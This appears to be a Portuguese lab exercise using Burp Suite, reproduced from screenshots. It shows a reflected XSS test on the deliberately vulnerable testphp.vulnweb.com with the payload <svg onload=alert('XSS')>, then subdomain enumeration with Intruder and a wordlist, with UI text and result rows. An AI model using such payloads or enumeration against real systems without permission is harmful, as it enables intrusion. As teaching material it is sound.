




Através do Repeater, realize testes de XSS no campo de pesquisa do site <http://testphp.vulnweb.com/>.



Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 POST /search.php?test=query HTTP/1.1 2 Host: testphp.vulnweb.com 3 Content-Length: 53 4 Cache-Control: max-age=0 5 Accept-Language: pt-BR 6 Upgrade-Insecure-Requests: 1 7 Origin: http://testphp.vulnweb.com 8 Content-Type: application/x-www-form-urlencoded 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://testphp.vulnweb.com/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 searchFor=<svg onload=alert('XSS')> 16 &goButton=go 17 18</pre>			<pre> 44 your cart 45 guestbook 46 AJAX Demo 47 </td> 48 <td align="right"> 49 </td> 50 </table> 51 </div> 52 53 <!-- end masthead --> 54 55 <!-- begin content --> 56 <!-- InstanceBeginEditable name="content_rgn" --> 57 <div id="content"> <h2 id="pageTitle"> searched for: <svg onload=alert('XSS')> </pre>			

Realize uma enumeração de subdomínios em domínios à sua escolha e utilize a wordlist Discovery/DNS/namelist.txt. Utilize o Intruder.

5

Burp

Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2024.7.5 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

1 x

2 x

+

Positions

Payloads

Resource pool

Settings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://example.com

Update Host header to match target

Add §

Clear §

Auto §

Refresh

```

1 GET / HTTP/2
2 Host: $ynbDomain$ $exsample.com
3 Sec-Ch-UA: "Chromium";v="127", "NotIA;Brand";v="55"
4 Sec-Ch-UA-Mobile: ?0
5 Sec-Ch-UA-Platform: "Windows"
6 Accept-Language: pt-BR
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16
17

```

2 payload positions

Length: 631

1 x2 x+

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

1 x2 x+Settings

PositionsPayloadsResource poolSettings

1

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:1

Payload count:151,265

Payload type:Simple list

Request count:302,530

2

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... (Pro version only)

elini

elina

eling

elink

elinks

elinor

elinorbuglass

elinomicro

Enter a new item

3

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

2. Intruder attack of https://example.com

AttackSave

ResultsPositionsPayloadsResource poolSettings

Intruder attack results filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
82	1	aam	200	131			1607	
83	1	aam	200	132			1607	
84	1	aamas	200	130			1607	
85	1	aamcintyreoultry	200	131			1607	
86	1	aame	200	131			1607	
87	1	aamei	200	130			1607	
88	1	aamproducts	200	131			1607	
89	1	aamset	200	117			1607	
90	1	aamsetpbx	200	129			1607	
91	1	aamtest	200	144			1607	